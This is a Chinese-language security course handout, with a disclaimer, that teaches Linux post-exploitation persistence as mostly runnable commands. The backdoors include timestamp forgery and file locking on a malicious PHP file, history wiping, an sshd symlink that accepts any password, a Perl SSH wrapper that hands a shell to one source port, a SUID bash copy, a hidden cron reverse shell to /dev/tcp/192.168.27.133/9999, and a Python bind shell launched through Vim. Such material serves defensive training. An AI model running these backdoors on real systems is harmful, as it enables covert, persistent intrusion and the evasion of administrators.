**免责声明：**

**本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。**


**希望同学们知法、懂法、守法，做一个良好公民。**

**Linux权限维持**

## 1、修改文件属性

touch evil.php #创建恶意文件

touch -r ~/redis\_start.txt evil.php #-r选项允许你复制另一个文件的时间属性到当前指定的文件




chattr +i evil.php #锁定文件

rm -rf evil.php #提示禁止删除

lsattr evil.php #属性查看

chattr -i evil.php #解除锁定

rm -rf evil.php #彻底删除文件




## 2、禁用历史记录

set +o history #临时禁用历史记录，但该命令本身也会被记录


set -o history #恢复使用历史记录


history -r #删除当前会话历史记录

history -c #删除内存中的所有命令历史



cat .bash\_history #历史命令记录文件






echo > ~/.bash\_history #彻底清除历史记录




## 3、SSH 软链接

建立一个软连接，然后通过888端口访问ssh服务，且可以任意密码登录  
ln -sf /usr/sbin/sshd /tmp/su #将 /usr/sbin/sshd 文件或目录创建一个符号链接到 /tmp/su。这意味着当你通过 /tmp/su 访问时，实际上会访问到 /usr/sbin/sshd。

-s：表示创建符号链接（软链接），而不是硬链接。

-f：如果目标位置已存在文件或链接，强制覆盖。  
/tmp/su -oPort=888 #设置监听端口指向 /tmp/su  


ssh root@123.180.45.253 -p 888



## 4、SSH Wrapper

将恶意端口来源访问传输内容重定向到/bin/sh中:

cd /usr/sbin/

mv sshd ../bin/ #将 /usr/sbin/sshd 移动到 /usr/bin/ 目录下

echo ‘#!/usr/bin/perl’ >sshd #在执行脚本时告诉操作系统使用perl解释器来运行这个文件

echo ‘exec “/bin/sh” if(getpeername(STDIN) =~ /^..4A/);’ >>sshd #标准输入（STDIN）的源地址以特定字符串（这里是"..4A";匹配13377）开头，则执行 /bin/sh，即启动一个shell。

echo ‘exec{“/usr/bin/sshd”} “/usr/sbin/sshd”,@ARGV,’ >>sshd #对其他普通连接则调用正常的SSH服务器程序


chmod u+x sshd


systemctl restart sshd



然后连接：

socat STDIO TCP4:123.180.45.253:22,sourceport=13377






## 5、SSH 公钥免密登陆

本地生成公钥


ssh-keygen -t rsa（三次回车）



公钥id\_rsa.pub发送到目标上.ssh/authorized\_keys里（可以python传文件到目标）

cd /root/.ssh/

python3 -m http.server






cat id\_rsa.pub >> /root/.ssh/authorized\_keys



然后就可以免密登录了：

ssh root@123.180.45.253



## 6、SUID 后门

当 s 权限在文件所有者 x 权限位上时，例如：-rwsr-xr-x，此时称为 Set UID，简称为 SUID的特殊权限，即当执行该文件时将具有该文件所有者的权限；当 s 权限在文件组x 权限上时，例如：-rwx--s--x，此时称为 Set GID，简称为 SGID 的特殊权限，执行者在执行该文件时将具有该文件所属组的权限。）必要条件：

1、SUID权限仅对二进制程序有效。

2、执行者对于该程序需要具有x的可执行权限

3、本权限仅在执行该程序的过程中有效


4、在执行过程中执行者将具有该程序拥有者的权限

创建suid权限的文件：

cp /bin/bash /tmp/.woot

chmod u+s /tmp/.woot


ls -al /tmp/.woot



使用普通用户运行得到root权限：

/tmp/.woot


/tmp/.woot -p #bash2 针对 suid 有一些护卫的措施，使用-p选项来获取一个root shell



## 7、Cron 后门

用crontab设置隐藏的计划任务，该任务每分钟回连一次

(crontab -l;printf "\*/1 \* \* \* \* bash -i >& /dev/tcp/192.168.27.133/9999 0>&1;/bin/bash --noprofile -i;\rno crontab for `whoami`%100c\n")|crontab -




#printf：构造一个新的cron定时任务条目，该任务每分钟执行一次（\*/1 \* \* \* \*），并启动一个bash shell（bash -i）将其标准输入和输出重定向到指定IP地址（123.180.45.47）和端口（9999），这样攻击者就可以通过网络连接获取一个交互式shell。


#/bin/bash --noprofile -i：启动一个不加载用户配置文件的交互式bash shell

#\rno crontab for whoami%100c\n：将 \r 后面的内容移到字符串开头，并逐一替换开头部分的字符，使得终端显示“no crontab for [用户名]”。

#|crontab -：将上述命令的结果通过管道传递给 crontab - 命令，- 表示将标准输入中的内容作为新的cron定时任务列表载入。



此时计划任务是看不到的，但已经反弹shell了



## 8、Vim python2扩展后门

vim安装时默认安装了当前服务器的python版本的扩展，利用该扩展，可以用vim的扩展pyfile来执行python脚本。

在目标主机上写入py脚本，该脚本用于开启监听

from socket import \*

import subprocess

import os, threading, sys, time

if \_\_name\_\_ == “\_\_main\_\_“:

server=socket(AF\_INET,SOCK\_STREAM)

server.bind((‘0.0.0.0’,2233))


server.listen(5)

print ‘waiting for connect’

talk, addr = server.accept()


print ‘connect from’,addr

proc = subprocess.Popen([“/bin/sh”,”-i”], stdin=talk, stdout=talk, stderr=talk, shell=True)



使用vim运行该脚本

nohup vim -E -c “pyfile attack.py”



使用nc连接成功

